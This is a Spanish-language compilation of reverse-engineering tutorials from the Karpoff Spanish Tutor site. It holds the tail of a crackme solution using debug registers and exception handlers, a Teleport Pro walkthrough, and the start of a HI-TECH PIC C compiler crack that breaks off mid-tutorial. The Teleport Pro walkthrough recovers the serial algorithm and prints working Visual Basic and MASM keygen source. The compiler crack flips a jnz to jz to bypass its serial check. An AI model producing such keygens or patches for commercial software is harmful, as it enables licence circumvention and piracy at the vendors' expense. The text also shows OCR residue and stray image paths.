0157:0063F968 00 FA 63 00 20 FB 63 00-8C 67 F7 BF 20 FB 63 00 ..c. .c..g.. .c.
0157:0063F978 10 FA 63 00 F3 58 F8 BF-28 FA 63 00 20 FB 63 00 ..c..X..(.c. .c.
0157:0063F988 44 FA 63 00 00 FA 63 00-47 13 40 00 0C 00 00 00 D.c...c.G.@.....
0157:0063F998 47 13 40 00 00 00 14 1F-7E 16 44 89 00 00 00 00 G.@.....~.D.....
0157:0063F9A8 00 00 00 00 00 00 00 00-24 8A A8 9D EF 04 04 8A ........$.......
0157:0063F9B8 3F 24 00 01 54 89 3F 24-00 00 00 00 F4 08 4F 06 ?$..T.?$......O.
0157:0063F9C8 70 F4 4F 06 08 00 5A 8A-3F 24 4B 01 50 01 22 F4 p.O...Z.?$K.P.".
0157:0063F9D8 FE 05 4F 06 00 00 FE 05-50 01 40 01 02 00 00 00 ..O.....P.@.....
0157:0063F9E8 4E 20 EC 0D 00 00 00 00-00 00 08 00 4E 01 46 01 N ..........N.F.
0157:0063F9F8 00 00 00 00 F4 3D 60 81-00 00 00 00 00 00 00 00 .....=`.........
0157:0063FA08 C4 E9 5F 81 00 00 00 00-4C FB 63 00 D7 BA EC FF ..._.....L.c.....
0157:0063FA18 44 FA 63 00 28 FA 63 00-0D 00 00 00 00 00 00 00 D.c.(.c.........

0157:0063FA28 05 00 00 C0 00 00 00 00-00 00 00 00 67 12 40 00 ............g.@.
0157:0063FA38 02 00 00 00 00 00 00 00-FF FF FF FF 1F 00 01 00 ................
0157:0063FA48 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0157:0063FA58 F0 4F FF FF 3F 04 00 00-7F 02 FF FF 00 00 FF FF .O..?...&127;.......
0157:0063FA68 FF FF FF FF 00 00 00 00-00 00 00 00 00 00 00 00 ................
0157:0063FA78 00 00 FF FF 00 00 00 00-00 00 00 00 00 00 00 00 ................
0157:0063FA88 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0157:0063FA98 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0157:0063FAA8 00 00 00 00 00 00 00 38-33 33 33 33 33 D3 03 40 .......833333..@
```

```
0157:0063FAB8 00 00 00 00 00 00 4E D1-0E 40 00 00 00 00 00 00 ......N..@......
0157:0063FAC8 00 00 00 00 0A 00 00 00-00 00 00 00 F7 30 00 00 .............0..
0157:0063FAD8 57 01 00 00 57 01 00 00-0C 00 00 00 47 13 40 00 W...W.......G.@.
0157:0063FAE8 00 00 14 1F 01 00 00 00-14 1F 14 1F 00 00 00 00 ................
0157:0063FAF8 4C FB 63 00 67 12 40 00-4F 01 00 00 46 02 00 00 L.c.g.@.O...F...
0157:0063FB08 20 FB 63 00 57 01 00 00-77 16 F6 BF 00 70 63 00 .c.W...w....pc.
0157:0063FB18 5C 8B FB 3C 22 F4 A8 8B-88 FB 63 00 47 13 40 00 \..<".....c.G.@.
0157:0063FB28 54 FB 63 00 C4 8B 00 00-4C FB 63 00 48 FB 63 00 T.c.....L.c.H.c.
```

La primera doble palabra es la dirección de retorno... Ni caso.
La segunda es nuestro primer parámetro: Un puntero al ExceptionRecord
La tercera el segundo parámetro: Un puntero al EstablisherFrame ¿Os suena la dirección?
La cuarta el tercer parámetro: Un puntero al **ContextRecord**

Éste es el que nos interesa. El **Registro de Contexto** almacena todos los registros del procesador cuando se produjo la excepción (*estareis hartos de verlos en los mensajitos de Windows: "Este programa ha efectuado una operación no válida y bla, bla, bla..."*)

Pues usando ese parámetro como puntero en EBX, a **10**h bytes de distancia está el valor que tenía el **DR3** (*Debug Address Register*) (en este caso: 00000000) y en él introduce **00401274**.
A **18**h bytes está el valor del registro **DR7** (*Debug Control Register*) y ahí mete el valor que calculó en EAX. Luego en el offset **B8**h está lo que tenía EIP: **00401267** (La dirección de la instrucción que causó la excepción) y lo sustituye por **00401274**.

¿Qué dices que ha hecho?

Ha puesto un BreakPoint de Ejecución en el registro de depuración 3 (**DR3**) en la dirección `401274`, la ha habilitado con el valor introducido en **DR7** y ha cambiado **EIP** para que continúe, a la vuelta de la excepción, en esa dirección: **401274**. Cuando Windows devuelva el control al programa y se recupere su **Contexto** desde esta zona (*se cargan los registros*) se continuará la ejecución en la dirección a la que apunta ahora **EIP**: **401274**.

Pero, un momento, **aún no hemos desencriptado esa zona !!!!**
Para eso está el BreakPoint, en cuanto se intente ejecutar la instrucción que hay en `401274` saltará el BP y se **producirá una interrupción**... casualmente, otra vez, la **INT 1**.

Si recordais la rutina de servicio estaba en **`40130E`**:

```
0040130E 60 pusha ; Push all General Registers
0040130F 0F B7 05 73 20 40+ movzx eax, word_402073 ; Move with Zero-Extend
00401316 35 31 59 00 00 xor eax, 5931h ; Logical Exclusive OR
0040131B 2D 74 04 00 00 sub eax, 474h ; Integer Subtraction
00401320 BB 28 13 40 00 mov ebx, offset dword_401328
...
00401328 0F 23 F8 mov dr7, eax
... Esto ya lo conoceis ...
00401346 CF iret ; Interrupt Return
```

Ahora usa los caracteres **7** y **8** del Serial para calcular un valor en EAX que mete en DR7. ¿**Para qué**?
Para deshabilitar la interrupción que habilitó antes... ya no la necesita **:)**

Luego, como hemos visto, desencripta el código y al volver de la interrupción se encuentra con el código perfectamente ejecutable para mostrarnos el mensajito de **CRACKME RESOLVED !!!**
Además, elimina el manejador de excepciones que introdujo, con la instrucción: **POP FS:[0]**

Sólo queda por ver que cuando salimos del programa se ejecuta la rutina que está en `401383` y lo que hace es restaurar el valor previo de la rutina de servicio de la **INT 1**.

conclusiones

¿Cómo he resuelto cada parte del Serial?

Caracteres **1** y **2**:
El resultado en **EAX** debía ser **0** luego en **40125A** **EAX** debía valer: **5061**h y por lo tanto **5061**h XOR **1835**h = **HT** (no confundir el órden: '**TH**')
Caracteres **3** y **4**:
El desplazamiento hasta el puntero al **ContextRecord** es **0C**h, luego deshaciendo las operaciones entre **40134E** y **401358** = '**EL**'
Caracteres **5** y **6**:
El valor que se debe introducir en **DR7** debe habilitar el **BreakPoint** que hay en **DR3**, luego las soluciones son múltiples: '**Ax**', '**xB**', '**x2**' (La **x** puede ser cualquier valor)
Caracteres **7** y **8**:
Ahora el valor que se mete en **DR7** ha de ser tal que el byte en la parte baja sea **00**. También hay varias posibilidades: '**Ex**'
Caracteres **9**, **10**, **11** y **12**:
Fuerza Bruta. ='**NIDO**'

Luego los **serials válidos** tienen la forma: **THELAxExNIDOxxxx** ó **THELxBExNIDO** ó **THELx2ExNIDO** etc...

Bueno, se acabó. Espero que hayais aprendido (*los que no lo sabierais*) lo mismo que yo con este crackme. **HE DISFRUTADO !!!** Saludos. **Crick**

para saber mas

INTEL 80386 PROGRAMMER'S REFERENCE MANUAL 1986 capítulos 9 y 12
http://webster.cs.ucr.edu/Page_asm/Doc386/ o en la web de Intel.

A Crash Course on the Depths of Win32 Structured Exception Handling, MSJ January 1997
http://microsoft.com/msj/0197/exception/exception.htm

¿Dudas? ¿Comentarios? ... @ Escríbeme

Todo el material aquí editado es para uso exclusívamente didáctico.
Crick NO se responsabiliza del uso ilegal de este material.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: **Teleport Pro 1.29.1590**

PROTECCION:	**Name / Serial**
Objetivo:	Hacer un Keygen (o dos)
Descripcion:	Parece que sirve para bajarse páginas web enteras, pero no sé si va bien o no, porque aún lo estoy evaluando :o)
Dificultad:	Novato
DOWNLOAD:	http://www.tenmax.com/teleport/pro/download.htm
Herramientas:	**Softice, W32dasm, Visual Basic y Win32ASM**
CRACKER:	**Caos reptante** **FECHA:** **20/02/2001**

INTRODUCCION

El creador de este programa se ha lucido, al menos en lo que a su protección se refiere. Como veremos más adelante, trata de impedir la modificación del programa (desde luego sin conseguirlo), y en cambio permite descubrir con toda facilidad el serial number correcto. La rutina de generación del número está rodeada de un código inútil que efectúa una serie de cálculos que se repiten varias veces y que no sirven para nada. Sin embargo, al llegar a la rutina (que ocupa unas pocas líneas de código), no hay problema para ver su funcionamiento. En fin, el objeto de este trabajo no es tanto el desproteger este programa, sino ver como se hace un keygen... o dos. :o)

AL ATAKE

Consideraciones previas...

Empezaremos con el W32Dasm para ver con qué nos enfrentamos. Si miramos las String Data References, tendremos una muestra de la maldad humana:

"Hello, New User! Your free evaluation period for this share"
"Hello again! You're halfway through the free evaluation per"
"Hello again! After this session, you will have only one mor"
"Hello again! This session marks the end the free evaluation"
La verdad es que este tío es un palizas.

"We're sorry! The registration number you entered appears to"
"We're terribly sorry, but this copy of Teleport Pro appears "
Me da la impresión de que hasta tienen lista negra de números pirateados.

Por si tratamos de tocarle las tripitas al programa:
"This program has been altered, possibly by a virus; program execution will stop now."
¡Llamarme virus a mí! ¡Te vas a enterar!

Pero al final triunfaremos:
"Thank you! Your copy of Teleport Pro is now registered. Al"

Como somos optimistas, buscamos esta última cadena y encontramos:

```
:00426941 E896090000 call 004272DC
:00426946 3945E8 cmp dword ptr [ebp-18], eax
:00426949 59 pop ecx
:0042694A 753A jne 00426986
:0042694C A184E44700 mov eax, dword ptr [0047E484]
:00426951 8945F0 mov dword ptr [ebp-10], eax

* Possible Reference to String Resource ID=07026: "Thank you! Your copy of Teleport Pro is
now registered. Al"
|
:00426954 68721B0000 push 00001B72
```

Aquí vemos inmediatamente que el meollo de la cuestión está en el jne 00426986 que nos aleja del premio. Podríamos invertir el salto, pero sólo serviría para que el programa nos diga que estamos registrados, aún sin estarlo realmente.

¿Qué cómo vamos a invertir el salto si el programa no se deja tocar? muy fácil:

```
:0040B8CE A110C74700 mov eax, dword ptr [0047C710]
:0040B8D3 3B30 cmp esi, dword ptr [eax]
:0040B8D5 7413 je 0040B8EA
:0040B8D7 53 push ebx
:0040B8D8 53 push ebx

* Possible StringData Ref from Data Obj ->"This program has been altered, "
->"possibly by a virus; program execution "
->"will stop now."
|
:0040B8D9 6820C74700 push 0047C720
:0040B8DE E847FF0300 call 0044B82A
```

Sólo hay que invertir el salto en 40B8D5.

Pero dejémonos de perder el tiempo. Ejecutamos el Symbol Loader, cargamos el programa, y cuando aparece el SoftIce, como ya sabemos donde queremos ir, tecleamos **g 42694a**. Cuando arranca el programa, vamos a registrarnos; introducimos nuestro nombre y un número mágico (Yo pongo: "Caos reptante" y "932345678"). Aceptamos, salta el SoftIce y aparecemos en el lugar del salto. Ahora se trata de ver que es lo que comparaba:

```
:00426941 E896090000 call 004272DC
:00426946 3945E8 cmp dword ptr [ebp-18], eax
:00426949 59 pop ecx
:0042694A 753A jne 00426986
```

¿Qué hay en EAX? 66DECBA9 Bonito número :o) y ¿qué hay en EBP-18? tecleamos **d ebp-18** (la dirección es 70F468) y vemos que hay 4E779237 ¿y si...? vamos a ver: entramos **? 3792774e** y ¡SÍ! 3792774E 932345678 "7'wN". Así pues el número bueno debe ser: **? 66decba9** y el resultado que nos aparece és: 66DECBA9 1725877161 "fÞËr". Como diría el Profesor X: ¡Este arroz ya se coció!

Cálculo del serial correcto...

Ya hemos descubierto nuestro serial number y podemos registrar el programa a nuestro nombre, pero en vista de la mala intención y la soberbia demostrada por el programador :o(creo que no es suficiente castigo. Así pues, vamos a programar un keygen, o mejor dos :o)

Volveremos a cargar el programa en el Symbol Loader, y repetiremos el proceso anterior, poniendo esta vez: **g 426941**. Cuando lleguemos a este punto, entraremos en el call. Tracearemos pacientemente con F10 para evitar la ejecución paso a paso del call 42C940, que se repite varias veces durante el proceso y que no debemos seguir, si no queremos que el programador nos lleve de paseo. Llegaremos a un punto de interés:

```
:004272F0 83F805 cmp eax, 00000005
:004272F3 7304 jnb 004272F9
:004272F5 33C0 xor eax, eax
:004272F7 5F pop edi
:004272F8 C3 ret
```

Aquí comprueba la longitud de nuestro nombre, y si es menor de cinco caracteres, nos manda por donde hemos venido. En caso contrario, continuamos:

```
:004272F9 53 push ebx
:004272FA 56 push esi
:004272FB BEA4E4FE5D mov esi, 5DFEE4A4
:00427300 33DB xor ebx, ebx
```

Antes de entrar en el bucle, carga su número de la suerte en ESI y pone EBX a 0. Empieza el bucle que genera el serial válido:

```
:00427302 85FF test edi, edi
:00427304 7409 je 0042730F
:00427306 57 push edi
:00427307 E834560000 call 0042C940
```

Otra vez el call 42C940, pero ni caso.

```
:0042730C 59 pop ecx
:0042730D EB02 jmp 00427311
:0042730F 33C0 xor eax, eax
:00427311 83C0FC add eax, FFFFFFFC
:00427314 3BD8 cmp ebx, eax
:00427316 730C jnb 00427324
```

EAX contiene la longitud de nuestro nombre, se le resta 4 y se compara con EBX que en principio está a 0, y sale del bucle si es igual o menor. A continuación veremos que se incrementa EBX, por lo que el bucle se repite tantas veces como caracteres tiene el nombre, menos 4. En nuestro caso, serán 9 veces.

```
:00427318 33343B xor esi, dword ptr [ebx+edi]
```

Aquí está. En este momento ESI contiene el valor 5DFEE4A4 introducido anteriormente, y en la dirección señalada por EBX (009343E0), el valor 736F6143 que es el código ASCII de "soaC". Hemos visto que EBX vale 0, pero que se incrementa a cada ejecución del bucle, por lo que la segunda operación XOR se hará entre 2E9185E7 (resultado de la 1ª operación) y 20736F61 (" soa") y así sucesivamente hasta 9 veces. La última operación se hará entre 12B0AADD y 746E6174 ("tnat") y dará como resultado 66DECBA9, en decimal: 1725877161, o sea, nuestro número válido :o)

```
:0042731B F6C340 test bl, 40
:0042731E 7401 je 00427321
:00427320 43 inc ebx
:00427321 43 inc ebx
:00427322 EBDE jmp 00427302
```

Si el nombre es muy largo, a partir de los 64 caracteres incrementa EBX dos veces en vez de una. Será para abreviar el proceso...

Una vez que salimos del bucle, vemos:

```
:00427324 8BC6 mov eax, esi
:00427326 5E pop esi
:00427327 5B pop ebx
:00427328 5F pop edi
:00427329 C3 ret
```

Pone el número válido en EAX y vuelve para efectuar la comprobación y echarnos a los cocodrilos, si puede.

Ya hemos terminado con el programa y ahora vamos a hacer el keygen. Haremos uno en Visual Basic y otro utilizando el Win32ASM. Esperemos que los números que den uno y otro sean los mismos :o) ...

Keygen en Visual Basic...

Para hacer nuestro keygen en Visual Basic, empezaremos creando un formulario con dos ventanas de texto (Text1 para el nombre y Text2 para el serial) y dos botones (Command1 para "Generar" y Command2 para "Terminar"). El código del botón "Generar" debe ser más o menos así:

```
Private Sub Command1_Click()
nombre = Text1.Text
longitud = Len(nombre)
If longitud < 5 Then
Text1.Text = ""
Text2.Text = "¡Mínimo 5 caracteres!"
Exit Sub
End If
For f = 1 To longitud - 1
cadena = Hex(Asc(Mid(nombre, f, 1))) & cadena
Next f
res = Val("&H5DFEE4A4")
For f = 1 To longitud - 4
op1 = Val("&H" & Mid(cadena, Len(cadena) - (2 * f + 5), 8))
op2 = res
res = op1 Xor op2
If f > 64 Then
f = f + 1
End If
Next f
Text2.Text = Val(res)
End Sub
```

Y el del botón "Terminar":

```
Private Sub Command2_Click()
Unload Me
End Sub
```

Creo que está bastante claro y no hacen falta comentarios.

Keygen en ASM...

Para hacer nuestro keygen con Win32ASM, necesitaremos dos archivos. El de recursos: *rsrc.rc* y el del código: *keygen.asm*.

En el primero de ellos, definiremos todos los elementos que aparecen en el programa, con sus atributos, posición y tamaño. Podría ser algo parecido a esto:

```
#include "\masm32\include\resource.h"
#define IDD_DIALOG 1000
```

```
#define IDC_NAME 1001
#define IDC_SERIAL 1002
#define IDC_GEN 1003
#define IDC_EXIT 1004
#define IDC_STATIC -1
keygen ICON keygen.ico

IDD_DIALOG DIALOG 100,100,112,65
STYLE WS_CAPTION | DS_CENTER | WS_SYSMENU |WS_MINIMIZEBOX
CAPTION "Teleport Pro 1.29.1590"
FONT 10, "MS Sans Serif"

BEGIN
LTEXT "Nombre",IDC_STATIC,8,6,28,12
LTEXT "Serial",IDC_STATIC,8,26,28,12
EDITTEXT IDC_NAME,36,6,67,12,ES_AUTOHSCROLL | ES_CENTER
EDITTEXT IDC_SERIAL,36,26,67,12, ES_CENTER | ES_READONLY
PUSHBUTTON "Generar",IDC_GEN,8,45,40,14
PUSHBUTTON "Terminar",IDC_EXIT,63,45,40,14
END
```

La primera definición (#include...) es genérica y la ponemos para no tener que definir lo que no es propio de nuestro programa como: WS_CAPTION, ES_AUTOHSCROLL etc.
Permitimos el scroll horizontal porque el texto del nombre puede ser largo. Para evitar la introducción de texto en la casilla del número ponemos el read only. Por lo demás, creo que más o menos se ve de qué va.

El fichero del código podría ser algo así:

```
.386
.model flat,stdcall
option casemap:none
include c:\masm32\include\windows.inc
include c:\masm32\include\user32.inc
include c:\masm32\include\kernel32.inc
includelib c:\masm32\lib\user32.lib
includelib c:\masm32\lib\kernel32.lib

.const
IDD_DIALOG EQU 1000
IDC_NAME EQU 1001
IDC_SERIAL EQU 1002
IDC_GEN EQU 1003
IDC_EXIT EQU 1004

DlgFunc PROTO :DWORD,:DWORD,:DWORD,:DWORD
Operacion PROTO

.data
nombre db 80 dup(0),0
serial db 10 dup(0),0
largo db 02 dup(0),0
nada db 20 dup(0),0
Icono db "keygen",0
Iconimage db "keygen",0
minombre db "Caos reptante",0
menosde5 db "¡Mínimo 5 caracteres!",0
hInstance dd 0
hIcon dd 0
hWnd dd 0

.code
start:invoke GetModuleHandle,NULL
      mov hInstance,eax
      invoke DialogBoxParam,hInstance,IDD_DIALOG,NULL,addr DlgFunc,NULL
      invoke ExitProcess,NULL
```

```
      DlgFunc proc hDlg:DWORD,uMsg:DWORD,wParam:DWORD,lParam:DWORD
         .if uMsg==WM_INITDIALOG
             mov eax,hDlg
             mov hWnd,eax
             invoke LoadIcon,hInstance,addr Icono
             mov hIcon,eax
             invoke SendMessage, hDlg, WM_SETICON,1,hIcon
             invoke SetDlgItemText,hDlg,IDC_NAME,ADDR minombre
         .elseif uMsg==WM_CLOSE
             invoke EndDialog,hDlg,NULL
         .elseif uMsg==WM_COMMAND
             mov eax,wParam
             mov edx,eax
             shr edx,16
                 .if dx==BN_CLICKED
                     .if ax==IDC_EXIT
                         invoke SendMessage,hDlg,WM_CLOSE,0,0
                     .elseif ax==IDC_GEN
                         invoke GetDlgItemText,hDlg,IDC_NAME,ADDR nombre,80
                         invoke lstrlen,ADDR nombre
                         mov edx,offset largo
                         mov dword ptr [edx],eax
                         invoke Operacion
                         .if eax==1
                             invoke SetDlgItemText,hDlg,IDC_NAME,ADDR nada
                             invoke SetDlgItemText,hDlg,IDC_SERIAL,ADDR menosde5
                         .else
                             invoke SetDlgItemText,hDlg,IDC_SERIAL,ADDR serial
                             invoke SetDlgItemText,hDlg,IDC_NAME,ADDR nombre
                         .endif
                         ret
                     .endif
                 .endif
         .endif
     ret
DlgFunc endp

Operacion proc
            mov edi,offset nombre
            invoke lstrlen, offset nombre
            .if eax < 5
                mov eax,1
                ret
            .endif
            add eax,-4
            xor ebx,ebx
            mov edx,5DFEE4A4h
bucle:      cmp ebx,eax
            jnb hexadec
            xor edx,dword ptr[edi+ebx]
            test bl,40h
            je sigue
            inc ebx
sigue:      inc ebx
            jmp bucle

hexadec:    mov esi, offset serial
            xor eax,eax
espacios:   mov byte ptr[esi],32
            .if eax < 11
                inc eax
                inc esi
                jmp espacios
            .endif
            mov eax,edi
            dec esi
            mov eax,edx
            mov ecx,10
```

```
otro:       cmp eax,ecx
            jb fin
            xor edx,edx
            div ecx
            or dl,30h
            mov byte ptr[esi],dl
            dec esi
            jmp otro
fin:        or al,30h
            mov byte ptr[esi],al
            xor eax,eax
            ret

Operacion endp
end start
```

El procedimiento DlgFunc es la base del programa y se ocupa de:
1º- Condiciones iniciales (WM_INITDIALOG): define el icono del programa y pone un nombre ("Caos reptante") por defecto.
2º- Comprueba si se ha cerrado el programa desde la barra superior (WM_CLOSE)
3º- Comprueba si se ha pulsado un botón (WM_COMMAND - BN_CLICKED). Si ha sido el de Terminar (IDC_EXIT), pues eso, sale. Y si ha sido el de Generar (IDC_GEN), comprueba la longitud del nombre, y ejecuta el procedimiento *Operacion*. Al terminar éste, si la longitud del nombre es igual o superior a cinco, nos escribe el serial correspondiente al nombre.

El procedimiento *Operacion* calcula el número válido y llama a la subrutina *hexadec* que se ocupa de poner espacios en la casilla del serial number (para borrar un número que hubiéramos obtenido anteriormente, ya que si fuera más largo, el número resultante sería la superposición de ambos) y pasa el serial number obtenido, de hexadecimal a decimal, tras lo cual, vuelve al procedimiento principal.

De hecho, si hacéis los dos archivos como los he hecho yo, y los compiláis, veréis que el programa resultante funciona correctamente. Pero como la programación en Assembler no es lo mío, estoy seguro de que alguien que sepa programar verá muchos defectos, que le agradecería me hiciera saber.

Conclusión...

¡¡Hemos conseguido que los dos keygens den el mismo resultado!!

Debo mencionar que para hacer el programa en ASM me he documentado en trabajos de JoTaKe, el cual a su vez, se había basado en trabajos de MrCrimson. Así pues, mi reconocimiento para ambos.

Finalmente, tengo que recordaros que la finalidad de estos tutoriales no es la de permitir ahorrarse unas pesetillas (bueno... realmente no son unas pesetillas, son nada menos que 40 $), sino la de que nuestras neuronas hagan gimnasia, y que si queremos utilizar el programa habitualmente, debemos pagar con la sonrisa en los labios y el llanto en el corazón :´o(

Ya sólo me queda saludar a los que habéis tenido la paciencia de llegar hasta aquí y despedirme hasta el próximo tutorial, si es que llega...

Si queréis hacerme llegar alguna duda, sugerencia, elogio, crítica o corrección, mi dirección de e-mail es: caos_reptante@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: HI-TECH V7.85

PROTECCION:	**Serial**
Objetivo:	Ingresar fruta en el key, y que los pobres disfrutemos del compilador.
Descripcion:	Compilador de C para todos los micros PIC.
Dificultad:	Novato.
DOWNLOAD:	http://www.hitech.com
Herramientas:	**Softice, IDAPRO, HexWorshop**
CRACKER:	Aftosa **FECHA:** **17/03/2001**

INTRODUCCION


Este compilador de C de Hi-Tech, es el hermano mayor del famoso y de libre distribucion PIC-LITE. Es una versión que sólo soporta los procesadores PIC 16C87 y similares.

Como exponente mayor permite programar todas las versiones de procesadores de la familia PIC, pero tiene el inconveniente que no es free. Lógicamente el costo de esta herramienta es muy accesible para empresas, pero no así para estudiantes y derivados.


Es un programa de DOS, y usa como mecanismo de protección el pedido de una password que figura en la caja del CD cuando se lo compra.

AL ATAKE

Si se ejecuta el programa, después de algunos enter, aparece la pantalla en la que se piden el serial key y demás.



Si completamos los datos y presionamos enter, aparece una pantalla donde se nos informa que no estamos autorizados a instalar este compilador, su aspecto es el siguiente:



Al llegar aquí se terminan las ilusiones de tener un copilador para C como la gente, para poder hacer proyectos con PIC. En este momento es cuando uno piensa como puedo hacer para instalarlo?, Uno ha escuchado sobre personas que la tienen atada, y que es un juego de chicos, pero lamentable (hasta ahora) no conocía a ninguno. Un dia en el lugar donde trabajo, una persona a la que le gusta Annibal Lexter me comento que estaba trabajando con herramientas de crack, mencionandome al Guru Karpoff, al SICE, y demas yerbas. Quede acelerado pensando que esta era la manera de ver cómo podía hacer que el cartel de "invalid serial number" fuera un mal sueño.

Bueno después de esta introducción una manera novelesca, y sin dejar de agradecer a la gente que me ayudo , paso a explicar cómo hice para que la pantalla no apareciera más.

Primero hay que desZipear el archivo pic785.exe en cualquier directorio de la PC, esto es porque como es autoejecutable, si se lo ejecuta se autoinstala, y no nos da la posibilidad de tener el archivo install.exe. para estudiarlo.

Como aprendí de los tutoriales de Karpoff, abro install.exe con el Ida, (en este caso conviene porque es de DOS), y busco con el search text la palabra "Invalid" que es la que aparece en la pantalla que informa que no se puede instalar. Cabe aclarar que hay otra manera de buscar este String: es ir a Name en View y en listado buscar la etiqueta que sea mas parecida al string buscado; por supuesto es conveniente que empiece con "a".

De todos modos las dos maneras llevan al mismo lugar.

```
File  Edit  Jump  Search  View  Options  Windows  Help
IDA View-A
                db  7Ch ; |
                db    0 ;
aEnterActivatio db 'Enter activation key',0 ; DATA XREF: seg007:1052↓o
aEnterSerialNum db 'Enter serial number and activation key',0
                                            ; DATA XREF: seg007:104E↓o
aInvalidSerialN db 'Invalid serial number or installation key',0
                                            ; DATA XREF: seg007:1056↓o
aPleaseEnterCor db 'Please enter correct serial no. and installation k
                                            ; DATA XREF: seg007:105A↓o
aInstallationKe db 'Installation key',0 ; DATA XREF: seg007:045C↓o
                                            ; seg007:0F1E↓o
aDriveNotReady  db 'Drive not ready',0  ; DATA XREF: seg007:0E9E↓o
aThisPackageHas db 'This package has already been installed by',0
                                            ; DATA XREF: seg007:1036↓o
```

Esta ventana nos muestra el string que aparece en la pantalla en cuestión, más un data XREF a seg007:1056, si hacemos doble click en este solamente nos lleva al punto donde se define el mensaje en assembler. Como nosotros buscamos el código que llama a este puntero, la manera que encontré es buscar "1056" como string, (uso solamente 1056 porque estamos en DOS, donde no exite la memoria extendida), estó nos lleva al punto culminante de la cacería.

```
seg001:2CF5                 mov     cx, 5289h
seg001:2CF8                 push    cx
seg001:2CF9                 call    sub_2077_8F60
seg001:2CFE                 call    sub_79_2878
seg001:2D03                 or      al, al
seg001:2D05                 jnz     loc_79_2D3B
seg001:2D07                 push    word ptr ds:2C28h
seg001:2D0B                 mov     ax, 4
seg001:2D0E                 push    ds
seg001:2D0F                 mov     cx, 5349h
seg001:2D12                 push    cx
seg001:2D13                 call    sub_79_F00C
seg001:2D18                 push    word ptr ds:1058h
seg001:2D1C                 push    word ptr ds:1056h
seg001:2D20                 call    sub_1078_A8C8
```

La línea señalada corresponde al puntero de string de invalid Key. En este punto levantado la vista y llegando hasta el "jnz", nos damos cuenta que después de llamar a dos funciones se hace una comparación: si no da cero, se considera que el código ingresado es válido, si no se presenta el mesaje de inavlid key.

Es fácil darse cuenta que hay que cambiar el salto condicional, para que salte si es cero. Como soy un principiante voy a detallar un modo que encontré en tutoriales para hacer esto. Las dos cosas que se necesitan para usar el hexWorshop, (que es la herramienta que se usa para editar el ejecutable), son la direccion del archivo donde está el salto y el hexadecimal que corresponde al asm jzn y jz. La dirección aparece en la barra de estado del IDA, (en el cuarto casillero desde la izquierda). El código se puede obtener a partir de tablas de referencia de asm, o también usar una utilidad del IDA muy potente, que se llama assemble y que está en el menú patch program dentro de edit.

```
seg001:2CF5                 mov     cx, 5289h
seg001:2CF8                 push    cx
seg001:2CF9                 call    sub_2077_8F60
seg001:2CFE                 call    sub_79_2878
seg001:2D03                 or      al, al
seg001:2D05                 jnz     loc_79_2D3B
seg001:2D07
seg001:2D0B
seg001:2D0E
seg001:2D0F
seg001:2D12
seg001:2D13
seg001:2D18
seg001:2D1C
```

Assemble instruction

Previous line:
Address : 0x1079:0x2D05
Instruction jz loc_79_2D3B

OK Cancel Help

Como se puede ver cambiamos el jnz a jz, y mantenemos la etiqueta del salto. Presionando enter aparece el código jz en vez de jnz. Pero todavía nos falta saber cuál es el hexadecimal del jz: para esto usamos dentro del menú patch program el menú edit byte, que muestra el código de la siguiente manera:

```
seg001:2CF5                 mov     cx, 5289h
